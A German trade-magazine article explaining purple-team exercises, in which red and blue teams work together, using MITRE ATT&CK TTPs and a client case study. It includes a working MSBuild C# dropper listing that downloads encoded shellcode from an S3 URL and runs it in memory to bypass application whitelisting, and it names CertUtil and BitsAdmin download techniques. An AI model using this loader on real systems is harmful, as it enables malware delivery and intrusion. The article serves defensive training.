Purple Teaming: kollaborative IT-Sicherheitsmanöver

Das neue Rot

Rafael Fedler

Neben den verbreiteten offensiven Penetrationstests und den einen Angriff simulierenden Red-Team-Übungen etabliert sich im deutschsprachigen Raum eine neue Art von Sicherheitstests: Purple-Team-Übungen stärken in kollaborativen Manövern die Firmen-Abwehrkräfte.

Das Feld der IT-Sicherheit erlebt eine weiter fortschreitende Professionalisierung, Spezialisierung und Diversifizierung: Angetrieben durch eine stetig wachsende Bedrohungslage sowie Professionalisierung auf der Angreiferseite, entwickeln auch die Verteidiger neue Methoden und Vorgehensweisen, um Unternehmen besser gegen immer stärkere Angriffe abzusichern. Einige dieser neuen Verteidigungspraktiken haben sich bewährt und etabliert. Beispielsweise setzen viele Unternehmen praktische Sicherheitstests mit Hacking-Methoden, also Penetrationstests, ein, um Sicherheitslücken zu finden.

Immer mehr Unternehmen setzen auch auf sogenannte Red-Team-Übungen, bei denen die IT-Sicherheit des Unternehmens ganzheitlich in einer realistischen Angriffssimulation auf den Prüfstand gestellt wird. Im englischsprachigen Raum bereits etabliert, kommt ein neuer Typ von Sicherheitsübung mittlerweile auch in Deutschland und seinen deutschsprachigen Nachbarn an: das Purple Teaming.

So realistisch wie möglich

Entstanden ist es aus den Red-Team-Übungen, die über mehrere Wochen einen professionellen Hacking-Angriff auf eine Organisation realitätsgetreu simulieren. Red Teaming deckt alle Phasen einer modernen Hacking-Angriffskette ab: von den ersten vorbereitenden Schritten wie dem Auskundschaften des Ziels (zum Beispiel durch Open Source Intelligence, OSINT) und dem Abstecken der gesamten digitalen wie auch nicht digitalen Angriffsoberfläche, dem Auffinden technischer und menschlicher Schwachstellen und dem Vorbereiten eigener Trojaner für den Einbruch über das Netzwerk über das Social Engineering und Phishing bis hin zum lautlosen Ausbreiten im Zielnetz und dem Erreichen der wertvollsten und kritischsten Assets und Funktionen (siehe Abbildung 1).

Die einzelnen Phasen wurden in einer vergangenen Red-Teaming-Artikelserie bereits im Detail beleuchtet. Um realitätsgetreu zu agieren, werden bei Red-Team-Übungen die Verteidiger des Unternehmens (das Blue Team) normalerweise nicht in den (simulierten) Angriff eingeweiht. Sie erfahren von ihm entweder, wenn sie ihn entdecken und korrekt als solchen identifizieren, oder, falls nicht, erst nach Abschluss der Angriffssimulation.

Dieser Realismus bei Red-Team-Übungen hat sowohl Vor- wie auch Nachteile: Am Ende weiß ein Unternehmen, ob und wie es angegriffen werden kann, wie gut seine präventiven Sicherheitsmaßnahmen sowie seine Erkennung im Ernstfall funktionieren, ob die Verteidiger reagieren und einen Angriff eindämmen und, falls ja, wie gut und effektiv das funktioniert und wie weit ein Angreifer kommen kann. Auch hat das Unternehmen danach einen Überblick über die Effektivität sowohl seiner technischen wie auch seiner organisatorischen Maßnahmen und über seine generelle Anfälligkeit für verschiedene Angreiferstrategien und vieles mehr.

iX-TRACT

- Neben den bekannten Cybersicherheitstests und -übungen hat sich in jüngster Zeit eine neue Form etabliert, das Purple Teaming. Solche Purple-Team-Übungen setzen auf Kommunikation, Kollaboration und Wissensaustausch.
- Purple-Team-Übungen verfolgen den Manöveransatz aus dem Militär: Beide Seiten, das angreifende Red Team und das verteidigende Blue Team, vollziehen gemeinsam Angriffs- und Verteidigungsübungen. Die enge Zusammenarbeit und die kombinierte Sicht führen zu mehr Effizienz und einem vollständigeren Bild auf die Unternehmenssicherheit.
- Ziel ist, die Effektivität der Sicherheitsmaßnahmen zu maximieren. Durch genaues Nachvollziehen aller Angriffsschritte und ihrer (Nicht-) Erkennung sowie der Abwehr lassen sich blinde Flecken und Schwachstellen identifizieren, viele Angriffsszenarien in kurzer Zeit durchexerzieren und Lücken effizient schließen.

Den Zustand aller technischen und nicht technischen Verteidigungsmaßnahmen und Prozesse bezeichnet man auch als Cyberresilienz. Sie erlaubt eine realistische Einschätzung, wie ein Vorfall verlaufen wäre, was man hätte besser machen können und welche anderen Erkenntnisse sich davon ableiten lassen. Es ist also eine möglichst realitätsnahe Probe des Ernstfalls mit daraus ableitbaren strategischen, taktischen und technischen Maßnahmen.

Nachteilig an der realitätsgetreuen Vorgehensweise ist, dass das Verteidigerteam nur wenig Einsicht darüber erhält, welche Angriffstechniken funktioniert hätten und welche nicht und wie man sich gegen erstere schützen könnte. Denn das Red Team wird aus Effizienzgründen zum einen stets den Weg des geringsten Widerstands wählen und zum anderen keine weiteren Angriffstechniken ausprobieren, sobald eine funktioniert.

Ein unvollständiges Lagebild

Somit hat das Blue Team wenig Einsicht in die konkrete technische Vorgehensweise des Red Teams, es sei denn, seine Erkennungsmaßnahmen sind sehr gut. Zusätzlich wird das Red Team viele Angriffsalternativen nicht ausprobieren, da es nicht unnötig eine Entdeckung riskieren will. Daher ist oft nicht klar, wie gut die Maßnahmen des Blue Teams gegen die Angriffstechniken der verschiedenen Phasen im Allgemeinen greifen. Würde man dies statistisch betrachten, wäre die Sample-Größe der Angriffstechniken pro Phase zu klein für eine verlässliche Aussage.

Summa summarum ergibt sich also bei Red-Team-Übungen ein realistisches, aber bei den Einzelmaßnahmen wenig detailliertes Bild. Zusätzlich ist der Fokus bei Red-Team-Übungen eher ganzheitlich, strategisch und taktisch, während das Technisch-Operative zwar mitbetrachtet wird, aber eben nicht bis ins letzte Detail.

Die verschiedenen Phasen eines professionellen Hacking-Angriffs vom ersten Ausspähen bis hin zum Erlangen der Kontrolle über die infiltrierten Systeme (Abb. 1)

Die Farbe Lila

Deshalb entstand das Konzept der Purple-Team-Übung oder des Purple Teaming. Das Purple Team ist keine permanent eingerichtete Organisationseinheit, sondern ein temporär gebildetes Team mit Mitgliedern aus dem (meist internen) Blue Team sowie dem (meist externen) Red Team. Diese arbeiten im Rahmen einer solchen Übung eng zusammen.

Dazu gehört nicht nur, dass das Blue Team über Aktionen des Red Teams Kenntnis hat, sondern auch, dass beide gemeinsam sich auf die durchzuführenden Angriffstechniken (Tactics, Techniques, Procedures [TTPs], siehe Kasten) einigen können.

So kann das Blue Team Einfluss darauf nehmen, welche Aspekte der Verteidigung wie intensiv und mit welchen Angreifermethoden getestet werden. Ebenso sieht es direkt, welche Angriffsversuche des Red Teams blockiert oder erkannt wurden und welche nicht, und kann sofort nachjustieren und die Verteidigungsmaßnahmen schärfen. Beispielsweise durch neue Erkennungsregeln für ein EDR-Produkt (Endpoint Detection and Response) oder neue Blockierregeln für Application Whitelisting Policies.

Das Red Team wiederum kann sofort sehen, welche Angriffstechniken nun korrekt

abgewehrt werden, und gleich stärkere, neuere oder weiter entwickelte ausprobieren. Daraufhin kann das Blue Team wiederum nachschärfen und so weiter, sodass sukzessive und rapide der Schwierigkeitsgrad erhöht und die Angriffstechniken variiert werden können. Eine wichtige Voraussetzung ist, dass die Red Teamer viel Erfahrung mitbringen. Denn wenn sie nicht in der Lage sind, ihre Angriffsstärke auch auf das Niveau sehr professioneller Angreifer zu heben, kann das Blue Team sich nicht auf diese einstellen.

Alles in allem führen Purple-Team-Übungen dazu, dass Blue Team und Red Team sich gemeinsam ihre zu prüfenden Ziele (Sicherheitsmaßnahmen) aussuchen können, die Expertise von beiden einfließt, eine große Zahl an Angriffstechniken effizient durchprobiert werden kann und sich sofort im Detail prüfen lässt, ob diese blockiert oder erkannt wurden. Falls nicht, kann die Verteidigung sofort nachbessern. Es werden somit in kurzer Zeit die Erkennungs- und Präventionsfähigkeiten des Blue Teams für viele verschiedene, auch sehr neue und fortgeschrittene Angriffstechniken maximiert. Dieser kollaborative Ansatz ist in Abbildung 3 visualisiert. Weitere Sicherheitstests und -übungen mit ihren Charakteristika finden sich in der Tabelle „Verschiedene Formen von Sicherheitstests und -übungen".

Wie die Übungen ablaufen

Red-Team-Übungen orientieren sich normalerweise an einem Vorgehensmodell, das den Ablauf echter Angriffe möglichst genau wiedergibt. Ein erstes Modell war das Cyber-Kill-Chain-Modell von Lockheed Martin, das jedoch nach Erfahrung des Autors und seines Teams einige Unzulänglichkeiten hat. Ein realistischeres und erprobtes Modell ist in Abbildung 1 dargestellt. Die Phasen dieses Modells werden, mit Überlappungen an manchen Stellen, aufeinanderfolgend ausgeführt.


Bei Purple-Team-Übungen hingegen können Fokus und Inhalte flexibler gewählt werden, wenn das Red und das Blue Team (sowie optional ein koordinierendes White Team) das für sinnvoll erachten. Man muss somit nicht alle Phasen eines Angriffs durchspielen, sondern kann, falls ein Unternehmen beispielsweise seine aus dem Internet erreichbaren Server für gut geschützt befindet, aber bei der Sichtbarkeit von Angriffen im internen Netz noch

TTPs: Tactics, Techniques and Procedures


TTPs, also Tactics, Techniques and Procedures, ist ein Sammelbegriff für Vorgehensweisen, Techniken und Methoden von Akteuren – üblicherweise Angreifern. Er kann sowohl grobe Beschreibungen von Aktivitäten enthalten, etwa „Social Engineering", als auch Abläufe wie „Erst werden systematisch Informationen über ein Ziel und seine Schwächen gesammelt, dann Angriffe vorbereitet und gefundene Sicherheitslücken ausgenutzt". Auch sehr detaillierte Techniken können beschrieben werden, beispielsweise „Verwendung der Windows-Bordmittel `BitsAdmin.exe` oder `CertUtil.exe` zum Herunterladen sowie `MSBuild.exe` oder `InstallUtil.exe` zum Ausführen von Code unter Umgehung von Application Whitelisting".

Mithilfe der TTPs kann ein Verteidiger (zum Beispiel das Blue Team) sich vorbereiten und seine Verteidigung darauf einstellen. Um sich über TTPs zu informieren und Kenntnisse über die Angreifervorgehensweisen und -techniken zu erlangen, gibt es Sammlungen wie MITRE ATT&CK. ATT&CK steht für Adversarial Tactics, Techniques & Common Knowledge und erfasst und katalogisiert TTPs systematisch. Diese Sammlungen werden zwar oft aktualisiert, sind jedoch im Allgemeinen nicht vollständig. Dennoch sind sie ein guter Anhaltspunkt für Wissen über Angreifer und deren Methoden. Einen Ausschnitt aus der Enterprise-Matrix des MITRE ATT&CK-Frameworks zeigt Abbildung 2. Einen Leitfaden, wie Organisationen solche Bedrohungsinformationen (Cyber Threat Information) sinnvoll austauschen können, hat die amerikanische Standardisierungsbehörde NIST veröffentlicht (siehe ix.de/znbj).

Quelle: MITRE



Hinter jedem der systematisierten Angriffsschlagwörter in der MITRE ATT&CK-Enterprise-Matrix verbergen sich weitere Details, Referenzen und Hinweise zur Verteidigung gegen den jeweiligen Angriff (Abb. 2).



Durch gemeinsames Agieren des Purple Teams lassen sich die Fähigkeiten und Lernziele der Teilnehmenden im Vergleich zu den einzeln agierenden Red und Blue Teams stärker verbessern (Abb. 3).

Schwächen vermutet, sich auf Letzteres konzentrieren. In diesem Fall würde man die Purple-Team-Übung auf die Post-Exploitation-Phase ausrichten.

Auch ist es möglich, das Purple Teaming nicht nur an den Phasen eines Angriffs, sondern entweder an bestimmten Verteidigungsmaßnahmen und -lösungen oder an Funktionen auszurichten. Verteidigungsmaßnahmen und -lösungen können zum Beispiel ein EDR-Produkt oder ein ETW-System (Event Tracing for Windows) wie Sysmon sein. Eine Funktion wäre beispielsweise das interne Securitymonitoring, das eine Vielzahl von Systemen gleichzeitig einsetzt – also ein SIEM (Security Information and Event Management), ein IDS (Intrusion Detection System) oder eine Kombination aus Netzwerkanomalieerkennung und EDR-Produkt, womit die Organisation, die das Purple Teaming durchführt, die Funktion „internes Monitoring“ (die internes Host- und Netzwerkmonitoring umfasst) implementiert.

Teamwork vom Feinsten

Generell wird bei Purple-Team-Übungen entweder vor Beginn der eigentlichen Übung oder als Erstes nach Zusammenkunft von Red und Blue Team für die Übung ein grober inhaltlicher Fokus festgelegt –

Verschiedene Formen von Sicherheitstests und -übungen

Aspekt/Testform	Penetrationstest	Red-Team-Übung	Purple-Team-Übung
Beschreibung	praktischer Sicherheitstest mit offensiven, aktiven Methoden	Angriffssimulation	Angriffsmanöver
ausgerichtet auf	Schwachstellen	Angriffsziele (Objectives / Critical Functions / Critical Assets)	Angriffsphasen, TTPs, Verteidigungsmaßnahmen/-funktionen
Prioritäten	Vollständigkeit	Realismus	Effizienz und Abdeckung
eingeweihter Kreis auf Verteidigerseite	meist: nicht beschränkt	minimal	nicht beschränkt
Zweck	möglichst vollständige Identifikation aller Schwachstellen	realistische Einschätzung der Cyberresilienz, strategische und taktische Verbesserungen, Probe aufs Exempel unter realistischen Bedingungen, Überprüfen, ob und wie Angreifer an höchst vertrauliche Systeme und Daten (Critical Functions and Assets) gelangen können, Abdeckung nicht technischer Angriffstechniken	Maximierung der Verteidigung in der Breite der Techniken und Tiefe des Angreiferwissens bzw. Grad der Angreiferstärke, Eliminieren blinder Flecke

wie oben beschrieben nach Angriffsphasen, Sicherheitsfunktionen oder Sicherheitsmaßnahmen, jeweils eine oder mehrere. Anschließend stimmen Red und Blue Team gemeinsam genauere, kurzfristige Testpläne ab, meist während der Übung selbst. Aufgrund der Angriffserfahrung stammen die Vorschläge häufig vom roten Team. Dies führt zu dem relativ einfachen, in Abbildung 4 gezeigten Modell. Auch während der laufenden Tests ist der Austausch zwischen Red und Blue Team eng, sodass sofort gemeinsam entschieden werden kann, welche Angriffstechniken als Nächstes ausgeführt werden sollen oder ob bei bestimmten noch „tiefer gebohrt" werden soll.

Einige Unternehmen, die die Vorteile sowohl von Red- als auch von Purple-Team-Übungen nutzen möchten, entscheiden sich manchmal dafür, Kernphasen einer Red-Team-Übung, in der sie besonders großen Nachholbedarf sehen, im Nachgang von Blue und Red Team im Rahmen eines fokussierten Purple Teamings nachspielen zu lassen. Hier werden einerseits die genauen Schritte, die das Red Team während der Angriffssimulation durchgeführt hat, wiederholt. Andererseits kann die Phase auch vertieft werden und das Red Team, nach Nachjustierung der Verteidigung durch das Blue Team, alternative TTPs einsetzen und die simulierte

Listing: Dropper-Code, der Whitelisting umgeht


```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="MSBuildDemo">
    <MyClass />
  </Target>
  <UsingTask
    TaskName="MyClass"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>
      <Code Type="Class" Language="cs">
        <![CDATA[
          using System;
          using System.Runtime.InteropServices;
          using Microsoft.Build.Framework;
          using Microsoft.Build.Utilities;
          public class MyClass : Task, ITask
          {
            [DllImport("kernel32")]
              private static extern UInt32 VirtualAlloc([...]);
            [DllImport("kernel32")]
              private static extern IntPtr CreateThread([...]);
            [DllImport("kernel32")]
              private static extern UInt32 WaitForSingleObject([...]);
            public override bool Execute() {

              // AMSI-Bypass aus Platzgründen entfernt

              // der .NET Web Client wird zum Herunterladen von Daten per HTTP(S) genutzt
              WebClient client = new WebClient();
              // Konfiguration: WebClient soll die Zugangsdaten des Nutzers für Authentifizierung, zum Beispiel an Firmen-Proxys, verwenden
              client.UseDefaultCredentials = true;
              // Konfiguration: Der WebClient soll den Standard-Proxy verwenden
              client.Proxy = WebRequest.GetSystemWebProxy();
              // Herunterladen des base64-kodierten und geXORten Shellcodes aus Amazon S3-Bucket
              string reply = client.DownloadString("https://s3.amazonaws.com/goodguy/important.txt");
              // Dekodieren von Base64:
              byte[] shellcode = Convert.FromBase64String(reply);

              // Umkehrung von XOR mit Byte 0x23:
              for (int i = 0; i < shellcode.Length; i++) {
                shellcode[i] = (shellcode[i] ^ 0x23) & 0xFF;
              }

              // Allokation eines neuen ausführbaren Speicherbereichs:
              UInt32 scAddr = VirtualAlloc(0, (UInt32)shellcode.Length, 0x1000, 0x40);
              // Kopieren des dekodierten Shellcodes in den neuen Speicherbereich:
              Marshal.Copy(shellcode, 0, (IntPtr)(scAddr), shellcode.Length);
              // Anlegen der Argumente für den Aufruf zur Erstellung eines neuen Threads zur Ausführung des Shellcodes:
              IntPtr hThread = IntPtr.Zero;
              UInt32 threadId = 0;
              IntPtr pinfo = IntPtr.Zero;
              // neuer Thread zur Ausführung des Shellcodes:
              hThread = CreateThread(0, 0, scAddr, pinfo, 0, ref threadId);
              // Starten des Threads und Warten auf dessen Beendigung
              WaitForSingleObject(hThread, 0xFFFFFFFF);
              return true;
            }
          }
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```



Die einzelnen Phasen einer Purple-Team-Übung. Besonders im Mittelteil, während der Übung, offenbaren sich die Vorteile des neuen Konzepts (Abb. 4).

Angreiferstärke noch einmal hochschrauben. Es handelt sich somit um Red-Team-Übungen mit nachgelagertem gezielten Purple Teaming.

Aus der Praxis eines Red Teams

Vor einigen Wochen hatte das Red Team des Autors zusammen mit dem Blue Team eines Kunden eine Purple-Team-Übung zu mehreren Verteidigungsfunktionen durchgeführt, unter anderem zur Funktion „Präventives Verhindern sowie Erkennen initialer Infektionsvektoren über Mitarbeiter“. Diese konzentriert sich somit auf nutzerbezogene Angriffsmethoden aus Phase 3 des Ablaufmodells in Abbildung 1 (im selben Projekt wurden auch Funktionen untersucht, die sich gegen die Phasen 4 bis 6 richten, hier aber nicht weiter thematisiert werden).


Das bedeutet, dass das Red Team in einem Manöver Angriffsmethoden durchführte, die Angreifer normalerweise einsetzen, um über Mitarbeiter in einem Unternehmen Fuß zu fassen. Dies geschieht üblicherweise mit kleinen Schadsoftwareprogrammen, sogenannten Droppern oder Stagern, die dann die eigentliche Schadsoftware nachladen. Die Ausführung solcher Dropper sowie das Herunterladen und Festsetzen des eigentlichen Trojaners muss allerdings unerkannt bleiben, damit der Angreifer erfolgreich ist.

Das Blue Team überprüfte also, welche der Methoden zum Ausführen von Dropper-Code und Nachladen der Kern-Schadsoftware es erkennen oder sogar verhindern konnte. Bei jeder Angriffstechnik, die nur erkannt, aber nicht verhindert wurde, wurde die Konfiguration der Blue-Team-Tools so angepasst, dass sie die Wahrscheinlichkeit für ein Verhindern maximiert. Bei nicht erkannten Angriffstechniken passte das Team die Konfiguration so an, dass in Zukunft zumindest eine Entdeckung möglich ist.

Innerhalb der Zeit, die für die Purple-Team-Übung für den Angriff auf diese Funktion zur Verfügung stand, hat das Red Team des Autors sukzessive die Finesse der Angriffe erhöht:

- von einfachen .exe-Dateien und in Office-Dokumente eingebetteten OLE-Objekten
- über LNK-Dateien (Windows-Verknüpfungen), die den gesamten Dropper-Code in sich als Argument für Windows-Bordmittel-Aufrufe mitbrachten,
- selbst geschriebene Custom-Dropper in nativen Windows-Skriptsprachen und exotischen Dateiformaten
- bis hin zu Office-Makros, die Binärcode (Shellcode) in den jeweiligen Office-Prozess und mit diesem Shellcode wiederum den Trojaner als .NET Assembly injizieren.

Ein Beispiel für einen solchen Dropper mit knapp mittlerer Angreiferstärke findet sich im Listing. Es handelt sich um C#-Code, der vom Windows-Bordmittel `MSBuild.exe` ausgeführt werden kann. Er umgeht somit das Application Whitelisting und führt Shellcode aus, indem er native Windows-API-Methoden aufruft. Der Code kommt Base64-codiert aus einem Amazon-S3-Bucket. Ein ursprünglich vorhandener Bypass für AMSI, das Anti-Malware Scan Interface von Microsoft, das das Scannen auf Schadsoftware im Arbeits-



Das gesamte Spektrum der Angriffstechniken – hier nur ein Ausschnitt – zeichnet sich durch verschiedenste Varianten und unterschiedliche Grade an Qualität und Raffiniertheit aus (Abb. 5).

speicher vereinfacht, wurde aus Platzgründen entfernt.

Gefeit gegen aktuelle Angriffe

Das Red Team orientierte sich stark an den TTPs aktueller Angriffe durch professionelle Cybercrime-Gruppen und imitierte sie, damit der beauftragende Kunde auch gegen aktuell besonders häufige Taktiken und Techniken solcher Akteure gefeit ist. Zusätzlich hat das Team auf höheren Schwierigkeitsebenen auch Angriffstechniken entwickelt, die ad hoc gefundene Lücken in unternehmensweit installierten Fachanwendungen ausnutzen. Außerdem wurden verschiedene Angriffe durchgeführt, die davon ausgehen, dass der Dropper-Code in einer gehärteten Umgebung trotz Application Whitelisting ausgeführt wird.

Langfristig aus dem Gelernten Nutzen ziehen

Nach jeder Angriffstechnik informierte das rote das blaue Team, glich die Angreifermit der Verteidigersicht ab und dokumentierte, was blockiert oder erkannt wurde und was nicht. Ebenfalls steuerte das Red Team potenzielle Erkennungsindikatoren bei, die das Blue Team verwenden kann. Während das Team des Autors schon mit der nächsten Angriffstechnik zugange war, hat das Blue Team seine Maßnahmen für die vorherigen nicht blockierten Angriffe nachjustiert, sodass sie in Zukunft nicht mehr funktionieren. Angriffstechniken, die bereits erkannt oder blockiert wurden, wurden einfach abgehakt. Alle getesteten Szenarien und Techniken wurden inklusive des Ergebnisses aus Verteidigersicht (Erkennen, Blockieren, weder noch) und der vorgenommenen Verbesserungen dokumentiert, um sie nachvollziehbar zu machen und die Verbesserung der Verteidigung im Laufe der Zeit festzuhalten.

Insgesamt wurden alleine in der Purple-Team-Übung zu dieser Funktion mehrere Dutzend TTPs simuliert, von niedrigem Fähigkeitslevel der Angreifer bis zu einem sehr hohen mit stark unterschiedlichen Angreifer-Herangehensweisen. In einer Red-Team-Übung hätte man hingegen nur ein oder zwei Angriffstechniken probiert, die gerade gut genug sind, um nicht erkannt zu werden, aber auch nicht raffinierter als nötig. Somit wurden bei der Purple-Team-Übung mehr unterschiedliche Angriffstechniken in der Breite untersucht und gleichzeitig mehr Schwierigkeitslevel durchexerziert (ein kleiner Ausschnitt ist beispielhaft in Abbildung 5 dargestellt). Dies erlaubte dem Blue Team eine wesentlich höhere Abdeckung von Angriffstechniken und Angreiferniveaus. Bei der Übung zu dieser Funktion wurden – ohne Nachjustierung – circa 50 Prozent der vom roten Team durchgeführten TTPs erkannt oder blockiert; nach der Nachjustierung lag die Erkennungs- oder Blockierrate bei über 95 Prozent.

Neben der verbesserten Konfiguration der Verteidigungstools wie Sysmon, einer EDR-Lösung, dem SIEM und seiner Korrelations- und Alarmregeln hat das Unternehmen außerdem Erkenntnisse darüber gewonnen, welche Risiken von Fachanwendungen ausgehen, sodass hier in Zukunft gezieltere Tests zur Verbesserung von deren Sicherheit geplant und Härtungsmaßnahmen eingeleitet werden konnten.

Auch konnte das Application Whitelisting geschärft sowie Filterregeln in den Mail- und Gateways auf bestimmte exotische Formate ausgeweitet werden. Ferner ergaben sich auch praktische Übungseffekte für das Blue Team, dessen analytisches Denken, Reaktion auf Angriffe und Umgang mit seinem Toolstack verbessert wurde.

Fazit

Auf technischer Ebene unterscheiden sich Red-Team-Übungen und Purple-Team-Übungen kaum bis gar nicht, bis auf die Tatsache, dass bei Purple-Team-Übungen das Red Team absichtlich seine Angriffstechniken nicht auf die erste funktionierende beschränkt und stärker variiert – sowohl in der Breite der Ansätze als auch in Bezug auf den Schwierigkeitsgrad.

Was sich hingegen stark unterscheidet, ist zum einen der Fokus auf Kooperation, Kommunikation und Schwerpunktsetzung: Blue Team und Red Team üben gemeinsam, sprechen sich ab und tauschen Informationen aus, gegebenenfalls unterstützt durch ein White Team mit Beaufsichtigungs- und Koordinierungsfunktion.

